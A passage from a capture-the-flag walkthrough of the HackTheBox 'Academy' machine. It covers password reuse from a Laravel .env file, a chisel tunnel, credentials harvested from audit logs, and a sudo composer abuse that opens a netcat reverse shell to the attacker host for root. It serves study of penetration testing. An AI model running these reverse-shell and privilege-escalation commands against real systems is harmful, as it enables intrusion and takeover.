CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

```
www-data@academy:/var/www/html/academy$ mysql -udev -h127.0.0.1 -p
mysql -udev -h127.0.0.1 -p
Enter password: mySup3rP4s5w0rd!!

ERROR 1045 (28000): Access denied for user 'dev'@'localhost' (using password:
YES)
```

Just to be sure that this is not because of a stripped down mysql-client on the target I created a chisel HTTP tunnel:

```
kali@kali:/opt/chisel$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.215 - - [11/Dec/2020 13:48:08] "GET /chisel_1.7.3_linux_amd64 HTTP/1.1" 200 -
```

```
www-data@academy:/dev/shm$ wget 10.10.14.6/chisel_1.7.3_linux_amd64
wget 10.10.14.6/chisel_1.7.3_linux_amd64
--2020-12-11 12:50:42--  http://10.10.14.6/chisel_1.7.3_linux_amd64
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8699904 (8.3M) [application/octet-stream]
Saving to: ‘chisel_1.7.3_linux_amd64’

chisel_1.7.3_linux_ 100%[===================>]   8.30M  4.58MB/s    in 1.8s

2020-12-11 12:50:44 (4.58 MB/s) - ‘chisel_1.7.3_linux_amd64’ saved [8699904/8699904]

www-data@academy:/dev/shm$ mv chisel* chisel
```

```
www-data@academy:/dev/shm$ ./chisel server -p 8080
./chisel server -p 8080
2020/12/11 13:05:37 server: Fingerprint jRM4dBuarUPt3wwDdh/SvQhFc93FuCgNhtVLSLIx9+4=
2020/12/11 13:05:37 server: Listening on http://0.0.0.0:8080
```

```
^Ckali@kali:/opt/chisel$ ./chisel_1.7.3_linux_amd64 client 10.10.10.215:8080 3306
2020/12/11 14:05:06 client: Connecting to ws://10.10.10.215:8080
2020/12/11 14:05:06 client: tun: proxy#3306⇒3306: Listening
2020/12/11 14:05:07 client: Connected (Latency 97.685575ms)
```

Now I can access port 3306 like it was on my local machine:

```
kali@kali:~/htb/boxes/academy/10.10.10.215/laravel-poc-CVE-2018-15133$ mysql -udev -h 10.10.14.6 -p
Enter password:
ERROR 1045 (28000): Access denied for user 'dev'@'localhost' (using password: YES)
```

Still no luck

Logging in as another user:

```
www-data@academy:/dev/shm$ su - cry0l1t3
su - cry0l1t3
Password: mySup3rP4s5w0rd!!

$

$ whoami
whoami
cry0l1t3
```

running `id` we can see that this user is infact in an `adm` group:

```
id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

As we know the user cry0l1t3 and his password now, we can switch to a nicer ssh shell.

```
ssh cry0l1t3@10.10.10.215
```

We'll transfer LinPEAS onto it (same procedure as every time, start python http server and wget it on the target), and get something interesting

```
[+] Checking for TTY (sudo/su) passwords in logs
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520
uid=1002 auid=0 ses=1 major=4 minor=1 comm="su"
data=6D7262336E5F41634064336D79210A
```

We'll try to log in with that, and success we're mrb3n now!
Running

```
sudo -l
```

reveals that the user can run /usr/bin/composer with sudo

Composer is a php package/build manager. It can be used to run commands as well:
https://gtfobins.github.io/gtfobins/composer/

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.6 8000 >/tmp/f"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

Quickly `nc -nvlp 8000` on our Kali machine, and we get a root shell back!